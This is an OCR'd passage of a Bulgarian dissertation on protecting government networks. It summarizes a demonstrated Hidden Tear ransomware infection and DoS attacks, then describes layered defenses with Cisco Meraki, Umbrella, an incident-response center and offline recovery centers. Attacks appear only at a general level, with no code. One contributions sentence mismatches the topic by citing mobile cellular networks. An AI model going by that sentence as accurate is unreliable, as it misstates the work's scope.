
Фиг. 3.27. *Заключени файлове с вируса ransomware*

Ако са спазени указанията описани в текстовият файл (READ_IT), жертвата получава от нападателя програма декриптор и генерираният код от уебсървъра -фиг. 3.28



Фиг. 3.28 *Получаване на програма декриптор и ключ за декриптиране*

След като са изпълнени правилно стъпките описани от нападателя и ключа е въведен в декриптора, файловете са отключени и съдържанието отново е достъпно-фиг. 3.29.



Фиг.3.29. *Възстановени файлове след декриптиране*

3.3 Изводи към ГЛАВА ТРЕТА:

1. Липсата на ефективна локална защита на сървърите, върху които се базират уеб системи, позволява успешни атаки, демонстриращи сериозни уязвимости в управлението на киберсигурността в държавните структури. Необходимостта от въвеждане на добре структурирана локална защитна система и мониторинг на трафика е от съществено значение за предотвратяване на подобни инциденти.

2. Защитата на данните от криптовируси изисква внедряването на хибридни решения, които включват многостепенна защита на локално и глобално ниво, както и изграждането на стратегия за сигурност и съхранение на данните. Постигането на ефективна защита изисква съвместното използване на локални защитни средства и облачни технологии за мониторинг и възстановяване на данните.
3. Необходимо е изграждането на интегрирана система за защита на всеки структурен елемент, която включва защитни механизми, наблюдение и анализ на трафика, както и обединяване на комуникационните връзки на всички нива. Това ще осигури цялостна защита и бърза реакция при възникване на киберзаплахи.
4. Унищожителният ефект на зловредните софтуери и кибератаките в глобалното и локалното интернет пространство бе демонстриран по безспорен начин. Примерите показват, че зловредните действия на различни вируси и кибернападения могат да доведат до сериозни щети не само за отделни мрежи, но и за цели индустриални системи и държавни структури, като подчертават необходимостта от изграждане на комплексни стратегии за защита.

ГЛАВА ЧЕТВЪРТА - ОЦЕНКА НА ФУНКЦИОНАЛНОСТТА И МЕТОДОЛОГИЯТА НА ИНОВАТИВНИЯ ПРОЕКТ ЗА КИБЕР ОТБРАНА НА ДЪРЖАВНИ СТРУКТУРИ И УЧРЕЖДЕНИЯ

4.1. Оценка на функционалността на индивидуалният план при атаки по различни структурни обекти

4.2. ВАРИАНТ 1: Атака над локални държавни структури.

4.2.1. Сценарий 1: Как Cisco Meraki MX Firewall предпазва мрежата от DoS атаки

Начало на атака

- **Злонамерен потребител** стартира DoS атака (както е демонстрирана в Глава 3) чрез изпращане на голямо количество трафик към целевата мрежа. Този трафик може да е от различни видове: SYN флууд, ICMP флууд или HTTP флууд, насочени към претоварване на ресурсите на защитната стена или сървърите вътре в мрежата.
- **Мрежата на Държавната институция** е защитена от Cisco Meraki MX firewall, която следи целия входящ и изходящ трафик.


Обобщение на процеса-(фиг. 4.6.)

Разпознаване на атака – DPI анализира трафика и идентифицира заплахите.

Филтриране и ограничаване на трафик – Rate limiting и traffic shaping за предпазване от претоварване.

Блокиране на зловреден трафик – Блокиране на IP и Geo-IP, използване на IDS/IPS.

Отчет и контрол – В реално време известия и актуализирани защити чрез Meraki Cloud.



***Фиг. 4.6** Схема на защита от DoS атака с Cisco Meraki MX*

4.2.2. Сценарий 2: Как Cisco Meraki MX firewall предпазва мрежата от Hidden Tear атаки

Начало на атаката

- **Злонамерен потребител** разпространява **Hidden Tear рансъмуер** чрез фишинг имейл или злонамерена уеб страница. Когато потребителят в мрежата случайно отвори заразен файл или линк, рансъмуерът се стартира и започва да криптира файловете на компютъра.


Обобщение на процеса- фиг.4.9.

Откриване на заплахата – IDS/IPS и Advanced Malware Protection (AMP) анализират подозрителни файлове и поведение.

Филтриране и блокиране – Layer 7 Application Filtering и Content Filtering блокират достъпа до зловреден код.

Ограничаване на разпространението – Micro-segmentation предотвратява заразяването на други устройства в мрежата.

Актуализации в реално време – Meraki Cloud предоставя автоматични актуализации на защитите.



Фиг. 4.9. *Схема на защита от Hidden Tearn атака с Cisco Meraki MX*

4.3. ВАРИАНТ 2: Атака над Кибер-чадър

***Фиг. 4.10** Атака срещу кибер-чадър*

4.3.1. Сценарий за киберзащита на държавни учреждения с използване на облачна структура- фиг.4.10.

Cisco Umbrella – Първа линия на защита (DNS-layer security)

Cisco Defense Orchestrator – Централизирано управление на сигурността

Software Defined Cloud (SDC) – Мрежова виртуализация и оптимизация на ресурсите

Adaptive Security Device Manager (ASDM) – Локална сигурност и конфигурации

Cisco Meraki MX Cloud Security – Облачна сигурност за филиали и държавни агенции


Cisco Meraki MX Data Center Redundancy – Резервиране на центъра за данни

DC-DC Failover – Автоматично превключване между центрове за данни

Data Centre Recovery Plan (DCRP) – План за възстановяване на център за данни

Тази цялостна архитектура на защита комбинира различни технологии, за да осигури многослойна защита за държавни учреждения. От **защита на DNS ниво** с Cisco Umbrella до **автоматично възстановяване на центрове за данни** с DCRP и DC-DC Failover, всяка част играе своята роля в осигуряването на висока сигурност и надеждност.

4.4. ВАРИАНТ 3: Атаки срещу Държавен Кибер Облак



Фиг. 4.11. *Атаки срещу държавен кибер облак*

4.4.1. Сценарий за кибератака над държавна облачна структура за киберотбрана


Начало на кибератаката

Атаката може да започне с няколко различни метода, като **фишинг имейли**, **зловреден софтуер**, **DDoS атака** или **усъвършенствана постоянна заплаха (APT)**. В този сценарий ще разгледаме **усъвършенствана целенасочена атака**, при която злонамерен актьор се опитва да компрометира **облачния център за данни** на държавната инфраструктура.

4.4.2. Как взаимодействат тези компоненти- фиг.4.11:

- **Оперативният център milCIRC** открива атаката и алармира съответните екипи.
- **Кибер агентите** извършват първоначална реакция и анализ, като използват **CTR** за автоматизация на отговора.
- **Policy-CDO** актуализира политиките за защита и блокира заплахите в реално време.
- **Visibility & Eventing** събира данни и прави мониторинг на мрежовата производителност и инциденти.
- **Cloud Data Center** активира допълнителни мерки за сигурност, за да защити критичните данни и приложения.
- В случай на мащабни щети, **DCRP** осигурява възстановяване на данните и услугите чрез резервиране и автоматично прехвърляне.

4.5. ВАРИАНТ 4: Атака срещу центровете за възстановяване



Фиг. 4.12 *Атака срещу центровете за възстановяване*

4.5.1. Сценарий за кибератака над държавни центрове за възстановяване при бедствия

Начало на кибератаката

Атаката започва с проникване в **Data Center Recovery Primary (DCRP)**, където се съхраняват основните данни и критични приложения. Нападателят използва **усъвършенствана постоянна заплаха (APT)**, за да се инфилтрира в системата и опитва да компрометира мрежовата сигурност чрез комбинация от **зловреден софтуер**, **фишинг атаки** и **социално инженерство**.

Как взаимодействат тези компоненти- фиг.4.12:


1. **DCRP** (основният център) осигурява основната инфраструктура, но при атака той активира **DCRS** за поемане на критични операции.
2. **ON-PREM центровете за възстановяване** се активират, за да защитят локалната инфраструктура, докато **OFF-LINE DCR** и **DCRS OFF-LINE** служат като крайни резервни решения.
3. **Изолацията на връзките** с офлайн резервни центрове предотвратява разпространението на заплахите към резервираните данни.
4. В случай на пълна компроментация на първичния и вторичния център, данните се възстановяват от **DCRS OFF-LINE**, който е изцяло изолиран.

Тази многослойна стратегия гарантира, че дори при мащабна атака, данните и критичните системи могат да бъдат възстановени чрез координирани действия и многократно резервиране.

Тук следва да се отбележи, че дори при едновременното отпадане на четирите компонента, офлайн центровете за възстановяване ще осигурят

запазване и възстановяване на информацията и системите на държавно ниво в случай на кибервойна или локални атаки.

4.6. Сценарий за кибератака с Ransomware и DOS/DDOS едновременна атака срещу цялата държавна киберотбрана- фиг. 4.13.



Фиг. 4.13. *Пълен сценарии на взаимодействие на целият проект за киберотбрана*

Как взаимодействат тези модули-фиг.4.13:

Cisco Meraki MX Security Center (Първи модул) осигурява първата линия на защита чрез откриване на мрежовата активност и алармиране за атака. Този модул е свързан с по-широката инфраструктура чрез VPN Hub&Spoke, което позволява бързо ескалиране на заплахите.

Вторият модул (Cisco Umbrella, Cisco Defence Orchestrator) засилва защитата и централизира политиките за сигурност за всички държавни учреждения. Това позволява блокирането на ransomware на ниво DNS и ограничаване на DDOS трафика.

Третият модул (milCIRC) управлява инцидентния отговор и координира действията между всички модули. Той осигурява информацията в реално време и следи за разпространението на заплахата.

Четвъртият модул (DCRP, DCRS) осигурява възстановяването на данни при унищожаване на инфраструктурата. Ако основният и вторичният център бъдат компрометирани, DCRS OFF-LINE служи като последна точка за възстановяване.

4.7. Стратегии, стандарти и на киберсигурност и киберотбрана

Международни стандарти:

ISO/IEC 27001:2022 - *Система за управление на информационната сигурност (ISMS).*

ISO/IEC 27002:2022 - *Практически насоки за управление на информационната сигурност.*

NIST Cybersecurity Framework - *Рамка за управление на киберсигурността*.
CIS Controls - *Контроли за критична информационна сигурност*.
ISO/IEC 22301:2019 - *Управление на непрекъснатостта на бизнеса*.

Национални стандарти:
NIST SP 800-53 - *Ръководство за сигурност и контрол на информационните системи*.
FIPS 140-2/3 - *Стандарт за криптографски модули*.
Индустриални стандарти и рамки:
COBIT (Control Objectives for Information and Related Technologies) - *Рамка за управление и контрол на ИТ*.
ITIL (Information Technology Infrastructure Library) - *Модел за управление на ИТ услугите*.
PCI-DSS (Payment Card Industry Data Security Standard) - *Стандарт за защита на данните в платежни системи*.
Стратегиите за киберсигурност са от ключово значение за защитата на националните интереси и сигурността на информационната инфраструктура.
Национални стратегии за киберсигурност
Те задават рамката за координация и сътрудничество между различните държавни институции и частния сектор.
Стратегии за защита на критичната инфраструктура
Защитата на критичната инфраструктура, като енергийни системи, транспорт, комуникации и здравеопазване.
Стратегии за киберотбрана и кибервойна
Стратегиите за киберотбрана се фокусират върху защитата на военните и стратегически обекти от кибератаки и кибершпионаж.
Стратегии за реагиране при инциденти и възстановяване
Ефективното реагиране при киберинциденти и възстановяване на засегнатите системи и данни.
Стратегии за управление на киберрисковете
Управлението на киберрисковете е основен компонент на стратегиите за киберсигурност и включва идентифициране, оценка и управление на рисковете за информационните активи.
Стратегии за сътрудничество и обмен на информация
Това включва създаване на платформи за обмен на информация за заплахи, инциденти и добри практики, както и участие в международни инициативи и сътрудничество с партньори от НАТО и ЕС.
Стратегии за повишаване на осведомеността и обучение
Осведомеността и обучението на служителите и населението за основните принципи на киберсигурността са също важен аспект от националните стратегии.

Дисертацията обхваща огромен аспект на киберотбраната и киберсигурността на Република България. Има няколко области, които биха

могли да се доразвият или допълнят, за да се направи още по-задълбочена и устойчива стратегия:

1. **Управление на риска и приоритизация**
2. **Интегриране на изкуствен интелект и машинно обучение**
3. **Защита от вътрешни заплахи**
4. **Засилване на координацията между институциите**
5. **Инцидентен отговор и възстановяване**
6. **Обучение и осведоменост на персонала**
7. **Киберзастраховане**
8. **Глобално сътрудничество**

4. 8. ИЗВОДИ КЪМ ГЛАВА ЧЕТВЪРТА:

1. Ефективност на многостепенната защита: Сценарият за едновременна атака с ransomware и DOS/DDOS демонстрира ефективността на многостепенната система за киберотбрана, обединяваща локални и глобални механизми за защита. Координацията между различните модули на системата позволява ранно откриване и реагиране на заплахите, минимизирайки щетите и риска за критичните инфраструктури.
2. Необходимост от интегрирана защита: Атаката показа, че само глобалната защита не е достатъчна, ако липсва интегрирано управление и защита на локалните звена. Изграждането на единна система, обхващаща всички държавни и стратегически структури, е от съществено значение за предотвратяване на разрушителните ефекти на комплексни атаки.
3. Ключова роля на резервните центрове за възстановяване: Четвъртият модул подчерта значението на центровете за възстановяване при бедствия и аварии, които осигуряват непрекъснатост на услугите и защита на данните дори при тежки атаки. Интеграцията на ON-PREM и OFF-LINE резервни центрове значително увеличава надеждността на системата за възстановяване.
4. Ефективност на координирания инцидентен отговор: Оперативният център за държавна киберотбрана (milCIRC) показа висока степен на координация и управление на инцидентите, което е ключово за успешното ограничаване и елиминиране на заплахите. Интеграцията на различни политики и средства за сигурност осигурява гъвкава и адаптивна реакция на нововъзникнали заплахи.
5. Необходимост от непрекъснато усъвършенстване: Динамичната природа на киберзаплахите изисква непрекъснато подобрение и адаптация на методите за защита. Въз основа на направените изводи и симулации се доказва нуждата от постоянна актуализация на политиките и технологиите за киберотбрана, за да се осигури адекватна защита на държавните институции и критичната инфраструктура.

ЗАКЛЮЧЕНИЕ

Цялостната дисертация представя иновативен и интегриран модел за киберзащита, който съчетава локални и глобални мерки за осигуряване на сигурността на компютърни системи в държавните структури. Чрез изследване на актуални заплахи и разработване на хибридни методи за защита, дисертацията доказва, че единният подход, обединяващ локални и облачни технологии, значително повишава устойчивостта на държавната инфраструктура срещу съвременните кибератаки. Тази защита се основава на четири взаимодействащи се модула, които гарантират непрекъснатост и възстановяване на системите дори при най-тежки киберзаплахи.

В резултат на изследването в рамките на дисертационния труд са постигнати следните научно-приложни и приложни приноси със значимост и полезност в планирането, настройката и експлоатацията на мобилни клетъчни мрежи и засягащи управление на ефективността и качеството на услугите в тях:

Научно-приложни приноси

1. Извършен е обзор на киберсигурността, проучена е съществуващата нормативна база в Р България и в чужбина и е направен анализ на значими кибератаки срещу държавни и частни учреждения в исторически план. Изследвано и е анализирано въздействието на различен зловреден софтуер (компютърни атаки) върху функционалността на компютърните системи и мрежи.

2. Разработена е и емпирично е потвърдена концепция, че интегрирането на локални защитни механизми в единна глобална система за киберсигурност значително повишава ефективността на защитата срещу съвременни киберзаплахи.

3. Въведен е нов модел, при който локалните и глобалните защитни системи работят синхронизирано при трансфера и защитата на данни, осигурявайки непрекъснатост и надеждност на процесите.

4. Създаден е модел, който позволява ефективно взаимодействие между локални и облачни инфраструктури, използвайки криптирани комуникационни тунели, което гарантира целостта и сигурността на данните. Този подход представлява новост в областта на киберотбраната на държавно ниво.

Приложни приноси

1. Направен е анализ и е изследван всеки един от компонентите на предложения нов модел, с което е доказана работоспособността на подхода за киберзащита на локални и глобални точки, като са изследвани времевите граници от заразяване на системата и засичането на заплахите до тяхното неутрализиране.

2. Към създадения модел е разработен алгоритъм за криптиране на информацията в комуникационните тунели, за да се гарантира надеждността на връзката и целостта на данните.

3. Идентифицира се възможността за дефиниране на киберотбраната на системите по три подхода: подход с локална защита, чрез системите на Cisco

Meraki MX, Cisco Umbrella, Cisco Defense Orchestrator, която е изцяло облачна, и в облачен модул Cloud Security Device Connector. Тази локална защита прераства в Държавна Облачна структура на Киберотбраната и третият подход е чрез изграждането на два вида Центрове за възстановяване след бедствия.

4. Разработени са схеми и топологии с аналитична последователност за прилагане на модела, както и са описани етапите и методиката на действия за да бъдат осигурени изходни данни за създаването на система за киберотбрана и киберзащита адаптивни към всяка една инфраструктура.

Списък на публикациите по темата на дисертацията

[A.1] **Research of the network infrastructure for maintenance of big data bases** – Yankov.I - международна научна сесия ICTACSE 2018 – Winter Virtual Conference, ноември 23-24 2018, Истанбул, участие с доклад, получен сертификат

[A.2] **Осигуряване на киберзащита и сигурност в компютърна система, свързана с глобалната мрежа**, - Янков.И, Сборник доклади: XXX Международен симпозиум на САИ „Джон Атанасов“, 10-11 ноември 2022 г., гр. София, представяне на доклад: (с. 53-56). Симпозиума е включен в НАЦИД

[A.3] **Кибер война – унищожителни действия без оръжия. Съвременна методология на Кибер отбраната,-** Янков.И Сборник доклади: VII Национална научна конференция с международно участие ТК Ловеч „TechCo 2023”, 30 юни 2023, гр. Ловеч, представяне с доклад (с.167-171). Конференцията е включена в НАЦИД

[A.4] **Осигуряване на сигурност на компютърните мрежи и механизми за тяхната защита, Янков.И,** Сборник доклади: VII Национална научна конференция с международно участие ТК Ловеч „TechCo 2023”, 30 юни 2023, гр. Ловеч, представяне с доклад (с.115-119). Конференцията е включена в НАЦИД

[A.5] **СЪВРЕМЕНИ КИБЕРАТАКИ В СЕКТОРА НА ЗДРАВЕОПАЗВАНЕТО. ПРАКТИЧЕСКИ МЕТОДИ ЗА ПРЕВЕНЦИЯ И ЗАЩИТА, Янков.И ,**Сборник доклади: VIII Национална научна конференция с международно участие ТК Ловеч „TechCo 2024”, 28 юни 2024, гр. Ловеч, представяне с доклад (с.148-152). Конференцията е включена в НАЦИД

TITLE: „Innovation, Methodology, and Design of a Model for Cyber Defense and Cybersecurity of Communication Networks and Systems of Government Structures and Institutions“

Author: mag. Iskren Pavlinov Yankov

ABSTRACT:

This dissertation presents an innovative model for cybersecurity and cyber defense specifically designed for communication networks and systems within governmental structures. The study emphasizes the urgent need for comprehensive protection frameworks against escalating cyber threats, particularly in critical state infrastructure. It outlines a novel approach that integrates local and global defensive mechanisms to ensure continuous protection and resilience for state systems under various threat scenarios.

The research identifies critical vulnerabilities within existing governmental network structures, highlighting risks from advanced persistent threats, ransomware, DDoS attacks, and hybrid cyber warfare techniques. This work proposes a hybrid security model that incorporates both on-premises and cloud-based defenses, enabled through cryptographic tunnels and secure connections. By leveraging technologies such as Cisco Meraki and Cisco Umbrella, the proposed model establishes a multi-layered defense system capable of protecting data integrity and availability across distributed infrastructure.

These findings support the implementation of a synchronized, adaptive defense strategy, reinforcing the security posture of critical state functions and resources.

Keywords: Cybersecurity, Cyber Defense, Hybrid Security Model, State Infrastructure Protection, Ransomware, DDoS Attack, Critical Infrastructure, Disaster Recovery, Cisco Meraki, Cisco Umbrella, Cyber Warfare, Communication Networks, Data Integrity, Threat Detection, National Cybersecurity Strategy